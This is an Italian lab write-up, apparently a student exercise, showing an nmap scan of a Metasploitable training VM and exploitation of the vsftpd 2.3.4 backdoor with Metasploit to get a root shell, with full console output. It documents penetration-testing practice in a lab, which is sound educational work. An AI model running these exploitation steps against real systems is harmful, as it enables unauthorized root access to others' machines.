
Hacking con Metasploit


Come prima cosa effettuo una scansione con **nmap -sV,** sulla macchina target, in questo caso Metasploitable, per vedere le porte aperte con i relativi servizi e versioni.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-12 07:57 EDT
Nmap scan report for 192.168.50.101
Host is up (0.026s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind     2 (RPC #100000)
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp open     irc         UnrealIRCd
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.91 seconds
```

Avvio la console di metasploit con il comando **msfconsole** e vado alla ricerca dell'exploit sul servizio da attaccare, in questo caso ho scelto ftp, con versione vsftpd 2.3.4. In questo caso, ci sono due exploit.




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Con il comando **use 1,** scelgo il secondo che è una comune backdoor e con il comando **show options**, vado a vedere tutte le opzioni e vado a settare ciò che è richiesto per portare avanti la configurazione. Setto l'host bersaglio con il comando **set rhost,** la porta è presa di default in questo caso.



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Successivamente, digito il comando **show options** per verificare che le modifiche sono state apportate.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Poi con il comando **show payloads**, vado a vedere tutti i payload disponibili per quell'exploit. In questo caso me ne riporta uno, che è inserito già di default da Metasploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection
```

Infine, posso lanciare l'exploit con il comando **exploit** e poco dopo, ho la shell funzionante. Faccio qualche prova e come si vede in foto, con "ifconfig" mi riporta l'ip della macchina bersaglio, quindi son dentro.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.100:45919 → 192.168.50.101:6200) at 2023-06-12 08:31:40 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0a:28:78
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0a:2878/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6503 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1472 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:440107 (429.7 KB)  TX bytes:122189 (119.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:281 errors:0 dropped:0 overruns:0 frame:0
          TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:107257 (104.7 KB)  TX bytes:107257 (104.7 KB)
```

Con il comando **mkdir,** creo una cartella chiamata test_metasploit e col comando ls controllo che è stata creata sulla macchina attaccante.

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
```